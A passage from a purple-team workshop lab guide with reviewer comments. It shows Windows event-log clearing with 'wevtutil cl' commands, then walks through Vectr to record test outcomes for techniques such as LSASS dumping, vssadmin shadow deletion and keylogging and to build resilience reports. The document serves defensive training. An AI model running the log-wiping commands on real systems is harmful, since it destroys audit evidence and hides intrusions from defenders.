
- `wevtutil cl system`
- `wevtutil cl application`
- `wevtutil cl security`

20) Open Command Prompt as Administrator, and run these commands:

C:\> Administrator: Command Prompt

```
C:\Windows\system32>wevtutil cl system
C:\Windows\system32>wevtutil cl application
C:\Windows\system32>wevtutil cl security
C:\Windows\system32>
```

21) Open Event Viewer back up and navigate to Windows Logs. Click on Application, Security, and System to view the logs. You will see all of these have been cleared.



These are just three examples of common techniques that are executed by Threat Actors. As you can see, Red Canary's Atomic Red Team Framework spells out how to execute these Techniques in a way that is easy to follow. The Techniques we used in this lab are some of the easier ones to execute. These do get more complicated, but as you continue to do these, you will learn as you go and become more comfortable with the more complicated Techniques. As you execute future test cases, don't just copy and paste commands or execute pre-built binaries in Atomic Red Team. Open up scripts, read through them, do the necessary research to actually understand what is happening and how it works before you execute.

Lab 3


Purple Team Organization and Execution

The other half of the equation is knowing your own organization's strengths and weaknesses during any phase of an adversary's chain of attacks. With this information you can understand where to prioritize remediation and fortification of defenses.


By the end of the lab, you should be able to do the following:

- Create a new Purple Team Assessment in Vectr
- Create a new Campaign within the Purple Team assessment
- Document test case results
- Generate reporting and trend metrics for stakeholders

1) On the Desktop of your VM, click on




2) Log in using the credentials in the Credentials.txt file on the desktop:



It will ask for you to select an Active Environment. Select HEALTH_THREAT_INDEX.


3) Navigate to Library > Import Data



Commented [BK2]: Have to select Active environment first. Which one am I suppose to select FS_THREAT_INDEX or HEALTH_THREAT_INDEX?

Commented [PB3R2]: Good call, I'll add Health_Threat_Index as what should be clicked.

4) On the Desktop exists a file called index-2025-v1.0.2.yml, drag that file into the "import file" box



Commented [BK4]: I don't have the yaml file on my VM

Commented [PB5R4]: I added this as an action item for Ben in our Atlassian tracker thing for Purple Protocol

5) Click "Submit" on the bottom right

This .yaml file is the newest Threat Simulation Index from Security Risk Advisors (SRA). This contains the most recent index (at the time of the Lab's creation). These are the most common techniques used by 24 active Threat Actors. This index is curated by SRA and updated periodically.

3) At the top of the screen, Navigate to Testing > View All Assessments. On the bottom right of the Assessments screen, click “Start New Assessment”

ENVIRONMENT
HEALTH_THREAT_I...

Testing

Reporting

Library

ASSESSMENTS

2025 Q2: TSI - Threat Simulation I... >

Health Threat Index 2022 (Q1) >
Health Threat Simulation Index 2022 - January

Health Threat Index 2022 (Q2) >
Health Threat Simulation Index 2022 - April

Health Threat Index 2022 (Q3) >
Health Threat Simulation Index 2022 - July

Health Threat Index 2022 (Q4) >
Health Threat Simulation Index 2022 - October

+ Add an Assessment

View All Assessments

Health Threat Index 2022 (Q4)

Description: Health Threat Simulation Index 2022 - October

CAMPAIGNS

Collection

Command and Control

Credential Access

Defense Evasion

Discovery

Execution

Exfiltration

+ Add a Campaign

View All Campaigns

Assessments

HEALTH INDEX

Name	Score	Status
Health Threat Index 2022 (Q1)	34.62%	COMPLETED
Health Threat Index 2022 (Q2)	50.00%	COMPLETED
Health Threat Index 2022 (Q3)	61.54%	COMPLETED
Health Threat Index 2022 (Q4)	80.77%	COMPLETED

Metrics

Trending

+ Start New Assessment

Commented [BK6]: Found myself on the campaigns page. Had to navigate back to Testing > View All Assessments > then to "Start New Assessment" as listed in the doc.


Commented [PB7R6]: I'll have to investigate this, I keep ending up on the page screenshotted when swapping environments.

4) Click on TSI – Threat Simulation Index 2025:


New Assessment

Get started quickly with a template curated by SRA, or [customize](#) from the ground up.


Security Risk Advisors Templates



Financial Services



Healthcare



Retail and Hospitality

Custom Templates

TSI - Threat Simulation Index 2025 v1.0....

5) Click on “Create” to create the assessment using this template:

New Custom Assessment

Name:

2025 Q2: TSI - Threat Simulation Index 2025 v1.0.2

Description:

Template:

Threat Simulation Index 2025 v1.0.2

Exercise Date:

Apr 03, 2025

to


Apr 04, 2025

Advanced Options


Cancel

Create


6) Navigate to Reporting > MITRE ATT&CK Alignment:




7) Click on “Assessments” and check the box for 2025 Q2: TSI – Threat Simulation Index:



8) Click on the grey box for “No Test Coverage” to make it inactive:




Here you will see the MITRE ATT&CK matrix for the index that was just imported. As you complete test cases and take note of the results, these cells will be color coded based on how strong or weak your organization's detection/blocking capabilities are for any given test case.



Now that we have created an Assessment, we will create a campaign inside of the assessment. A campaign is a smaller subset of an existing assessment to test against a more specific group of test cases, for example a campaign for AWS or Azure specifically. You could also create a campaign for one particular Threat Actor in an assessment with many Threat Actors. There are many ways you can utilize campaigns within an assessment.


10) Navigate to Testing > 2025 Q2: TSI – Threat Simulation Index > View All Campaigns.



Commented [BK8]: Picture is selecting health index. Steps say campaign we created.

Commented [PB9R8]: F

11) Click on New Campaign, name it "Purple Team Workshop"



Commented [PB10R8]: Fixed it. Good call!

12) Click the **Organizations:**  button and Select **MITRE** and **Red Canary** as the organizations.

New Campaign

Name:

Purple Team Workshop

Template:

Description:

Organizations:

search filter ...


☒ MITRE

☒ Red Canary

☒ Security Risk Advisors

+

Close



Pick Icon

search filter ...


Cancel

Save

Filter to select relevant TTPs (see next).

TTPs for Documentation:

T1490 – HI – Delete Shadows with vssadmin




Pick Icon

T1490

↓ Include	Organizations	Phase	Category	Test Case Name	MITRE ID
<input checked="" type="checkbox"/>	SRA	Impact	Inhibit System Recovery	HI - Delete Shadows with vssadmin	T1490

T1070.001 – TSI - Clear Windows Event Log entries



Pick Icon

T1070.001

↓ Include	Organizations	Phase	Category	Test Case Name	MITRE ID
<input checked="" type="checkbox"/>	SRA	Defense Evasion	Clear Windows Event Logs	TSI - Clear Windows Event Log entries	T1070.001

T1003.001 – TSI – Dump LSASS memory using Task Manager

↓ Include	Organizations	Phase	Category	Test Case Name	MITRE ID
<input checked="" type="checkbox"/>	SRA	Credential Access	LSASS Memory	TSI - Dump LSASS memory using Task Manager	T1003.001

T1056 – HI - Keylogger

Pick Icon

T1056

↓ Include	Organizations	Phase	Category	Test Case Name	MITRE ID
<input checked="" type="checkbox"/>	SRA	Collection	Keylogging	HI - Keylogger	T1056.001

13) Click “Save” to save your new campaign

14) Navigate to Reporting > MITRE ATT&CK Alignment and select the 2025 Q2: TSI – Threat Simulation index assessment.

vectr

ENVIRONMENT
DEFAULT

Testing

Reporting

Library

Reporting > Heat Map

Report Type: Assessments

Heat Map

2025 Q1: TSI - Threat Simulation Index 2025 v1.0.2

Assessment Heat Map

No Test Coverage Outcome TBD

INACTIVE

Reconnaissance Resource Development Initial Access

Phishing T1566 4 1

Spearphishing Attachment T1566.001

GUIDED ANALYSIS

Threat Resilience Scoring

MITRE ATT&CK Alignment

Resilience Trending

SAVED REPORT VIEWS

2024 Heat Map

REPORT TYPES

Scorecard

Test Case Drilldown

Data Integrity

Occurrence Filter

No Filter

Mitre Filters

Moderate Strong

Discovery Lateral Movement Colle

Account Discovery T1087 1 0

Remote Services T1021 5 1

Advers the-Mic T1557

Domain Account

Distributed Component

Data Inform

Assessments

Filter Assessments

HEALTH INDEX

Health Threat Index 2022 (Q1)

Health Threat Index 2022 (Q2)

Health Threat Index 2022 (Q3)

Health Threat Index 2022 (Q4)

OTHER ASSESSMENTS

2025 Q2: TSI - Threat Simulation Index 2025 v1.0.2

15) Next to “Assessments” click on the Filter button and select the Purple Team Workshop campaign:

Reports

Assessments

Campaigns 1

Filter Campaigns

2025 Q2: TSI - THREAT SIMULATION INDEX 2025 V1.0.2

☐ Impact

☒ Purple Team Workshop

☐ Lateral Movement

☐ Discovery

☐ Command and Control

☐ Defense Evasion

☐ Credential Access

☐ Persistence

☐ Initial Access


☐ Exfiltration

☐ Collection


☐ AWS

16) Click back into the MITRE ATT&CK Matrix to close the menu

You will now see the Purple Team Workshop campaign created under the TSI – Threat Simulation Index in the MITRE ATT&CK Alignment page:




17) Click into “Clear Windows Event Logs”



This page is where all of the information for the test case resides. This keeps track of the Status of the test case, the Attack Timeline, the Name and Description of the test, the Operators Guidance, Detection Time, Outcome Notes, and Detection/Prevention guidance, as well as any evidence files such as screenshots of alerts or logs. It is a very well-organized means of tracking these test cases. We will simulate the test case outcome.

18) Under Defense Activity > SIEM dropdown, select the “Alerted – Medium” outcome



You will see the Test Case outcome at the top right switch to “Success” and Test Case Outcome will show the “Alerted – Medium” outcome that we selected in the dropdown.

19) In the Outcome Notes section, write “Alerted in SIEM” and then press Save at the bottom right of the page.

You will see the “Clear Windows Event Logs” test case turned green. This is an indication that the organization has passed this test case.

Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Indicator Removal T1070	Input Capture T1056			Input Capture T1056			Inhibit System Recovery T1490
Clear Windows Event Logs T1070.001	Keylogging T1056.001			Keylogging T1056.001			
	OS Credential Dumping T1003						
	LSASS Memory T1003.001						

20) Open the Keylogging test case. Under Defense Activity > Endpoint Protection Dropdown, select Blocked – Alerted and then Save at the bottom right.

This will cause the Keylogging test case to turn green. You will also see that the Keylogging test case exists in two columns (two tactics or phases). This is because a Keylogger can be used for both Credential Access as well as Collection of data or other information that a threat actor may want to gather. It should be noted that some test cases may exist in more than one Tactic, but the test case when opened is the same singular test case.

21) Open the LSASS Memory test case. Under Defense Activity > Endpoint Protection dropdown, select “none” and Save at the bottom right.


The LSASS Memory test case turned red due to this being a completely failed test case.

22) Open the Inhibit System Recovery test case. Under Defense Activity > SIEM drop down, select “Centrally Logged” and then Save at the bottom right.

This test case turned orange. This is still a failure, but it is not as bad as no logging at all as there are some artifacts left from the technique whereas the LSASS Memory technique indicates the organization was completely blind to the technique.

To visualize what a fully completed heat map would look like, we will navigate to a demo index that is pre-populated with results.

23) Navigate to Assessments and select “Health Threat Index 2022 (Q2)”




The idea behind all of this is to allow Incident Response a fighting chance at detecting and eradicating a threat before they are able to complete their objective. The more test cases you alert or block on, the better those chances become.



The heat map gives an easy means of visualizing which phase of a Threat Actor's attack chain we have strong defenses, and which need work.

After an Assessment is completed, the next step is to generate reports that can be disseminated to stakeholders.

24) Navigate to Reporting > Threat Resilience Scoring:



Here you can see the results of a completed assessment. The selected assessment had 52 test cases and passed 50% of them. For the test cases in this assessment, 50% of them were either blocked and/or alerted, while the other 50% were only logged or had no artifacts at all.

Scroll down and view the other charts. These are all breakdowns of Phases/Tactics along with the outcomes of the testing. There are several ways this data can be organized and reported upon. The idea is to show progression as you work with the Blue Team to build logs, alerts, and blocks as necessary to improve your resilience to the Threat Actor(s) you test against.

25) Navigate to Reports > Kill Chain Summary

Reports

Assessments

GUIDED ANALYSIS

Threat Resilience Scoring

Get a high-level summary of assessment performance

MITRE ATT&CK Alignment

Visualize your defense success against the MITRE Heatmap

Scorecard

Configure your dashboard of common reporting visualizations

PERFORMANCE COMPARISON

Resilience Trending

Track your assessment performance over time

IN-DEPTH

Toolset Summary

Evaluate your organization's defense tools and layers

Test Case Drilldown

Get detailed breakdowns per Test Case

Kill Chain Summary

Review your organization's defense posture by MITRE Tactic

Data Integrity

Improve your reporting accuracy by checking for common data mistakes

Here you can see the breakdown of individual phases within the attack in chart form in Pie Chart form.

26) Navigate to Reports > Resilience Trending

Reports

Assessments

GUIDED ANALYSIS

Threat Resilience Scoring

Get a high-level summary of assessment performance

MITRE ATT&CK Alignment

Visualize your defense success against the MITRE Heatmap

Scorecard

Configure your dashboard of common reporting visualizations

PERFORMANCE COMPARISON

Resilience Trending

Track your assessment performance over time

IN-DEPTH

Toolset Summary

Evaluate your organization's defense tools and layers

Test Case Drilldown

Get detailed breakdowns per Test Case

Kill Chain Summary

Review your organization's defense posture by MITRE Tactic

Data Integrity

Improve your reporting accuracy by checking for common data mistakes

27) Under “Assessments” check all 4 boxes for Q1 – Q4:

Assessments

Filter Assessments

☒

HEALTH INDEX

☒

Health Threat Index 2022 (Q1)

☒

Health Threat Index 2022 (Q2)

☒

Health Threat Index 2022 (Q3)

☒

Health Threat Index 2022 (Q4)

☐

OTHER ASSESSMENTS

☐

2025 Q2: TSI - Threat Simulation Index 2025 v1.0.2

As you periodically test your environment against particular indices, and of course have the blue team remediate failed test cases, you will generate a resilience trendline that can provide the feedback to leadership that the program is generating value. This trendline represents the improvement in your organization’s resilience to attacks from your adversaries.

Active Filters: Assessments 4

Resilience Trending

Score

100

80

60

40

20

0

Dec 2021

Jan 2022

Feb 2022

Mar 2022

Apr 2022

May 2022

Jun 2022

Jul 2022

Aug 2022

Sep 2022

Oct 2022

Nov 2022


Date

Context Graph

Reset Zoom

Date	Score
Jan 2022	35
Apr 2022	50
Jul 2022	62
Oct 2022	81

28) Navigate to Reports > Scorecard:



This page provides breakdowns of the results of testing based on Outcome distribution/counts, which layers of your defense in depth are doing most of the heavy lifting, which phases of the attack chain are you strongest or weakest, as well as breaking down your most successful and least successful campaigns, phases, or techniques.

This data and these charts can be manipulated to fit the needs of your reporting or how stakeholders may want to ingest this information. Vectr provides a wide variety of reporting methods based on the results of your testing. This is often updated in new versions of Vectr.

This concludes the Lab portion of Purple Protocol. Write down any questions you may have and ask away during the review of this lab as well as the Q&A portion of the workshop (if time permits).